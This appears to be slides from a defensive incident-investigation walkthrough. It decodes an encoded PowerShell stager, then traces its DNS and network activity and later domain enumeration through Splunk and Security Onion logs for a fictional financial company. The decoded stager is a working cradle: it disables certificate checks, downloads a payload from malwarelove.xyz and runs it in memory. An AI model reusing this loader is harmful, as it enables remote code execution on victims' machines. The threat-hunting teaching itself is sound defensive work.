114 , 116 ,105, 102 ,105 ,99 ,97 , 116 ,101, 86, 97, 108,105 , 100 ,97,116,105 ,111,110 ,67 ,97, 108,108 ,98
,97,99 ,107 ,32 ,61,32 ,123, 36 ,116, 114, 117,101, 125 ,59 , 36 , 119,99 ,61 ,78, 101 , 119, 45 , 79 ,
98,106, 101 ,99, 116 ,32,83, 121 ,115 , 116,101 ,109 ,46, 78,101 ,116,46 ,87, 101 ,98 , 67,108 , 105 , 101 ,
110,116, 59,36 , 119,99 , 46,72,101 ,97,100, 101 ,114 , 115 , 46, 65 , 100, 100 , 40 ,40 , 39 ,85 , 115 ,101,
114 , 39, 43, 39 , 45 , 65,103 ,39 ,43, 39, 101 ,110 ,116 ,39 ,41 ,44 ,40 , 39 , 77, 111, 122 ,105 ,108
,108,97, 47,53 , 46 , 48, 39 ,43 , 39 ,32,40 , 87,105 ,110 , 100, 111,119, 115,39 , 43,39 , 32, 78, 84 , 32 ,
49, 48 ,46 ,48 , 59, 32 ,87, 105, 110 ,54 ,52 ,59,32, 120 , 54, 52, 39 , 43 , 39, 59 ,32 , 39 ,43 , 39 , 114,
39 ,43,39 , 118,39, 43,39, 58 , 39, 43 ,39,57, 54 ,46,48, 39 ,43, 39 , 41 ,32, 71,39,43,39,101 ,99, 39,43,39
,107 , 111 ,47, 50 , 48, 49,48 ,39,43,39, 48,49 ,39, 43, 39 ,48, 39,43,39,49 , 32,70, 105, 114, 101,102 , 111,
120,47, 57,54, 46,48 ,39,41, 41 ,59, 36, 119, 99, 46 , 80 ,114,111 ,120 , 121,61,91 , 83 ,121,
115,116,101,109, 46, 78,101, 116 ,46,87, 101, 98 ,82 ,101 , 113, 117 ,101, 115, 116,93 , 58,58 ,68,101 , 102 ,
97, 117,108,116,87, 101,98, 80 , 114, 111, 120 ,121 , 59,36 , 119 , 99 ,46 ,80 , 114 , 111, 120,121 ,46 ,67 ,
114 , 101,100,101,110 , 116 ,105 , 97 ,108 , 115,61 ,91,83 ,121 , 115 , 116 , 101, 109 ,46, 78 , 101, 116
,46,67 , 114,101 ,100 ,101,110, 116,105 , 97, 108 , 67, 97 , 99, 104,101 , 93 , 58 , 58, 68 ,101,102 ,97,117,
108, 116,78 , 101, 116 , 119 , 111, 114,107 ,67, 114 ,101 , 100,101,110 , 116,105 ,97,108, 115 , 59 ,36 , 97
```

SPLUNK: ENDPOINT LOGS

Recipe

Find / Replace

Find: \s — REGEX

Replace:

☑ Global match ☐ Case insensitive ☑ Multiline matching

☐ Dot matches all

From Decimal

Delimiter: Comma ☐ Support signed values

Input

length: 2730
lines: 1

```
91 , 78 , 101 , 116 ,46,83 , 101,114 , 118, 105, 99 , 101,80 ,111, 105, 110 , 116, 77,97 ,110, 97 , 103 ,101 ,
114 ,93, 58 ,58,83, 101,114 ,118,101 , 114, 67, 101 , 114 , 116 ,105, 102 ,105 ,99 ,97 , 116 ,101, 86, 97,
108,105 , 100 ,97,116,105 ,111,110 ,67 ,97, 108,108 ,98 ,97,99 ,107 ,32 ,61,32 ,123, 36 ,116, 114, 117,101,
125 ,59 , 36 , 119,99 ,61 ,78, 101 , 119, 45 , 79 , 98,106, 101 ,99, 116 ,32,83, 121 ,115 , 116,101 ,109 ,46,
78,101 ,116,46 ,87, 101 ,98 , 67,108 , 105 , 101 , 110,116, 59,36 , 119,99 , 46,72,101 ,97,100, 101 ,114 , 115
, 46, 65 , 100, 100 , 40 ,40 , 39 ,85 , 115 ,101, 114 , 39, 43, 39 , 45 , 65,103 ,39 ,43, 39, 101 ,110 ,116
,39 ,41 ,44 ,40 , 39 , 77, 111, 122 ,105 ,108 ,108,97, 47,53 , 46 , 48, 39 ,43 , 39 ,32,40 , 87,105 ,110 ,
100, 111,119, 115,39 , 43,39 , 32, 78, 84 , 32 , 49, 48 ,46 ,48 , 59, 32 ,87, 105, 110 ,54 ,52 ,59,32, 120 ,
54, 52, 39 , 43 , 39, 59 ,32 , 39 ,43 , 39 , 114, 39 ,43,39 , 118,39, 43,39, 58 , 39, 43 ,39,57, 54 ,46,48, 39
,43, 39 , 41 ,32, 71,39,43,39,101 ,99, 39,43,39 ,107 , 111 ,47, 50 , 48, 49,48 ,39,43,39, 48,49 ,39, 43, 39
,48, 39,43,39,49 , 32,70, 105, 114, 101,102 , 111, 120,47, 57,54, 46,48 ,39,41, 41 ,59, 36, 119, 99, 46 , 80
,114,111 ,120 , 121,61,91 , 83 ,121, 115,116,101,109, 46, 78,101, 116 ,46,87, 101, 98 ,82 ,101 , 113, 117
,101, 115, 116,93 , 58,58 ,68,101 , 102 , 97, 117,108,116,87, 101,98, 80 , 114, 111, 120 ,121 , 59,36 , 119 ,
99 ,46 ,80 , 114 , 111, 120,121 ,46 ,67 , 114 , 101,100,101,110 , 116 ,105 , 97 ,108 , 115,61 ,91,83 ,121 ,
115 , 116 , 101, 109 ,46, 78 , 101, 116 ,46,67 , 114,101 ,100 ,101,110, 116,105 , 97, 108 , 67, 97 , 99,
104,101 , 93 , 58 , 58, 68 ,101,102 ,97,117, 108, 116,78 , 101, 116 , 119 , 111, 114,107 ,67, 114 ,101 ,
100,101,110 , 116,105 ,97,108, 115 , 59 ,36 , 97 ,32 ,61, 32,40,78 ,101 ,119,45 ,79 , 98 ,106 , 101 ,99 , 116
,32,110 ,101 , 116, 46 ,119, 101 , 98 ,99, 108,105 , 101 ,110 , 116,41, 46, 68,111, 119 ,110 ,108,111 , 97
,100 , 68 , 97 , 116, 97, 40, 40 , 39, 104 , 116 ,116 ,112, 115 ,58 , 47 ,47 , 109,97, 39 , 43 , 39, 108 , 119
,97, 114, 39,43,39 , 101 ,39,43,39, 108 , 111,118 , 101 ,46, 120 ,121 , 39, 43 , 39 , 122 ,47 ,105 , 110,39 ,
```

Output

start: 0 end: 609 length: 609
time: 5ms length: 609 lines: 1

```
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wc=New-Object
System.Net.WebClient;$wc.Headers.Add(('User'+'-Ag'+'ent'),('Mozilla/5.0'+' (Windows'+' NT 10.0; Win64; x64'+';
'+'r'+'v'+':'+'96.0'+') G'+'ec'+'ko/2010'+'01'+'0'+'1 Firefox/96.0'));$wc.Proxy=
[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials=
[System.Net.CredentialCache]::DefaultNetworkCredentials;$a = (New-Object
net.webclient).DownloadData('https://ma'+'lwar'+'e'+'love.xy'+'z/in'+'dex-e'+'n-US.html');$b =
[System.Reflection.Assembly]::Load($a);$b.EntryPoint.Invoke($null, [Object[]]@( ,[String[]]@()));
```

SPLUNK: ENDPOINT LOGS


Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_Pie_1f914.svg

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:39 *to* 02/12/22 17:40

Splunk Search:


```
index=sysmon host.name="wkst01*" malwarelove.xyz
| rename dns.answers{}.data as destination.ip
| table  time host.name event.code process.name destination.ip
event.action message
| sort  _time
```



SPLUNK: ENDPOINT LOGS

Image Source: https://knowyourmeme.com/photos/1166089-you-get-nothing-you-lose-good-day-sir

SPLUNK: ENDPOINT LOGS




SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:39 *to* 02/12/22 17:45

Splunk Search:

```
index=sysmon host.name="wkst01*" malwarelove.xyz
| rename dns.answers{}.data as destination.ip
| table _time host.name event.code process.name destination.ip
event.action message
| sort _time
```



SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	process.name	destination.ip	event.action	message
2022-02-12 17:42:30.184	wkst01.magnumtempus.financial	22	powershell.exe	3.132.192.16	Dns query (rule: DnsQuery)	Dns query: RuleName: - UtcTime: 2022-02-12 17:42:30.184 ProcessGuid: {29C462BB-F185-6207-C504-000000000F02} ProcessId: 3984 QueryName: malwarelove.xyz QueryStatus: 0 QueryResults: ::ffff:3.132.192.16; Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User: MAGNUMTEMPUS\amanda.nuensis

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:39 *to* 02/12/22 17:45

Splunk Search:

```
index=sysmon host.name="wkst01*" 3.132.192.16
| table _time host.name event.code process.name event.action message
| sort _time
```

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	process.name	event.action	message
2022-02-12 17:42:33.000	wkst01.magnumtempus.financial	3	powershell.exe	Network connection detected (rule: NetworkConnect)	Network connection detected: RuleName: technique_id=T1059.001,technique_name=PowerShell UtcTime: 2022-02-12 17:42:30.187 ProcessGuid: {29C462BB-F185-6207-C504-000000000F02} ProcessId: 3984 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User: MAGNUMTEMPUS\amanda.nuensis Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 172.16.50.130 SourceHostname: - SourcePort: 61300 SourcePortName: - DestinationIsIpv6: false DestinationIp: 3.132.192.16 DestinationHostname: - DestinationPort: 8081 DestinationPortName: -

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	process.name	event.action	message
2022-02-12 17:42:35.000	wkst01.magnumtempus.financial	3	8133.exe	Network connection detected (rule: NetworkConnect)	Network connection detected: RuleName: technique_id=T1043,technique_name=Commonly Used Port UtcTime: 2022-02-12 17:42:30.316 ProcessGuid: {29C462BB-F187-6207-C604-000000000F02} ProcessId: 7224 Image: C:\Users\Public\8133.exe User: MAGNUMTEMPUS\amanda.nuensis Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 172.16.50.130 SourceHostname: - SourcePort: 61301 SourcePortName: - DestinationIsIpv6: false DestinationIp: 3.132.192.16 DestinationHostname: - DestinationPort: 8080 DestinationPortName: -

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 AM

Security Onion Search:

```
event.dataset:"x509" | groupby x509.certificate.subject
x509.certificate.issuer
```

SECURITY ONION: NETWORK LOGS

Count ▼	x509.certificate.subject
2,472	CN=ec2.us-east-2.amazonaws.com
989	emailAddress=admin@magnumtempus.financial,CN=logstash.magnumtempus.financial,O=magnumtempus.financial,C=US
45	CN=dc02.magnumtempus.financial
16	CN=upload.video.google.com
10	CN=ecs.office.com,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
10	CN=nexusrules.officeapps.live.com
7	CN=settings-win.data.microsoft.com,OU=WSE,O=Microsoft,L=Redmond,ST=WA,C=US
3	CN=*.wns.windows.com
3	CN=api.snapcraft.io,O=Canonical Group Ltd,L=London,C=GB
3	CN=malwarelove.xyz,O=Operations,L=AU,ST=TX,C=US
2	CN=cdn.fwupd.org
2	CN=dc.magnumtempus.financial
2	CN=graph.windows.net,O=Microsoft Corporation,L=Redmond,ST=Washington,C=US
2	CN=motd.ubuntu.com
2	CN=mrodevicemgr.officeapps.live.com
1	CN=*.events.data.microsoft.com,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
1	CN=*.google.com
1	CN=sls.update.microsoft.com,OU=DSP,O=Microsoft,L=Redmond,ST=WA,C=US

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 AM

Security Onion Search:

```
malwarelove.xyz | groupby event.dataset
```

Count	event.dataset
27	dns
5	ssl
3	x509
1	notice

SECURITY ONION: NETWORK LOGS

	Timestamp	source.ip	source.port	destination.ip	destination.port	ssl.server_name
> ⚠	2022-02-12 17:26:01.662 -05:00	172.16.50.110	57221	3.132.192.16	443	malwarelove.xyz

SECURITY ONION: NETWORK LOGS

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 AM

Security Onion Search:

```
3.132.192.16 | groupby event.dataset destination.port
```

Count	event.dataset	destination.port
50	conn	443
22	dns	53
5	ssl	443
1	notice	443

SECURITY ONION: NETWORK LOGS

Count	event.dataset	source.ip	destination.ip
12	dns	172.16.50.130	172.16.50.100
6	dns	172.16.50.110	172.16.50.100
5	dns	172.16.50.131	172.16.50.100
4	dns	172.16.50.137	172.16.50.100
5	ssl	172.16.50.110	3.132.192.16
1	notice	172.16.50.110	3.132.192.16

SECURITY ONION: NETWORK LOGS

@timestamp ▲	event.dataset	source.ip	destination.ip
2022-02-12T05:05:50.470Z	dns	172.16.50.130	172.16.50.100
2022-02-12T05:45:50.303Z	dns	172.16.50.130	172.16.50.100
2022-02-12T05:45:50.403Z	dns	172.16.50.130	172.16.50.100
2022-02-12T05:55:14.336Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:35:03.368Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:35:03.393Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:42:30.892Z	dns	172.16.50.130	172.16.50.100
2022-02-12T17:42:30.917Z	dns	172.16.50.130	172.16.50.100
2022-02-12T21:11:45.976Z	dns	172.16.50.131	172.16.50.100
2022-02-12T21:11:45.983Z	dns	172.16.50.131	172.16.50.100
2022-02-12T21:12:16.111Z	dns	172.16.50.130	172.16.50.100
2022-02-12T21:51:08.983Z	dns	172.16.50.110	172.16.50.100
2022-02-12T21:51:09.050Z	dns	172.16.50.110	172.16.50.100
2022-02-12T21:51:09.050Z	notice	172.16.50.110	3.132.192.16
2022-02-12T21:51:09.050Z	ssl	172.16.50.110	3.132.192.16
2022-02-12T21:56:56.631Z	dns	172.16.50.137	172.16.50.100
2022-02-12T21:56:56.651Z	dns	172.16.50.137	172.16.50.100

SECURITY ONION: NETWORK LOGS

Set date/time between 02/12/22 12:00 AM *to* 02/13/22 11:59 PM

Security Onion Search:

```
172.16.50.130  | groupby host.name
```

SECURITY ONION: NETWORK LOGS

Host	IP
malwarelove.xyz	3.132.192.16
WKST01	172.16.50.130
WKST02	172.16.50.131
WKST08	172.16.50.137
DC	172.16.50.100
DC02	172.16.50.100
FILES	172.16.50.110

Enumeration

SPLUNK: ENDPOINT LOGS

Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_Pie_1f914.svg

SPLUNK: ENDPOINT LOGS




Image Source: https://commons.wikimedia.org/wiki/File:Fishing_net_IMGP8396.jpg

Image Source: https://commons.wikimedia.org/wiki/File:Fishing_net_IMGP8396.jpg

MITRE ATT&CK

Account Discovery: Local Account

Other sub-techniques of Account Discovery (4)

Adversaries may attempt to get a listing of local system accounts. This information can help adversaries determine which local accounts exist on a system to aid in follow-on behavior.

Commands such as `net user` and `net localgroup` of the Net utility and `id` and `groups` on macOS and Linux can list local users and groups. On Linux, local users can also be enumerated through the use of the `/etc/passwd` file. On macOS the `dscl . list /Users` command can be used to enumerate local accounts.

ID: T1087.001

Sub-technique of: T1087

Tactic: Discovery

Platforms: Linux, Windows, macOS

Permissions Required: User

Contributors: Daniel Stepanic, Elastic

Version: 1.2

Created: 21 February 2020

Last Modified: 28 July 2021

Version Permalink

Source: https://attack.mitre.org/techniques/T1087/001/

MITRE ATT&CK

Account Discovery: Domain Account

Other sub-techniques of Account Discovery (4)

Adversaries may attempt to get a listing of domain accounts. This information can help adversaries determine which domain accounts exist to aid in follow-on behavior.

Commands such as `net user /domain` and `net group /domain` of the Net utility, `dscacheutil -q group` on macOS, and `ldapsearch` on Linux can list domain users and groups.

ID: T1087.002

Sub-technique of: T1087

Tactic: Discovery

Platforms: Linux, Windows, macOS

Permissions Required: User

CAPEC ID: CAPEC-575

Version: 1.0

Created: 21 February 2020

Last Modified: 13 October 2021

Version Permalink

Source: https://attack.mitre.org/techniques/T1087/002/

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:39 *to* 02/12/22 22:00

Splunk Search:

```
index=sysmon event.code=1 process.command_line="*net1*"
| table _time host.name event.code user.name process.command_line
| sort _time
```

SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	user.name	process.command_line
2022-02-12 21:13:48	wkst02.magnumtempus.financial	1	karen.metuens	C:\Windows\system32\net1 localgroup Administrators
2022-02-12 21:39:02	wkst02.magnumtempus.financial	1	karen.metuens	C:\Windows\system32\net1 accounts /domain
2022-02-12 21:39:02	wkst02.magnumtempus.financial	1	karen.metuens	C:\Windows\system32\net1 accounts /domain

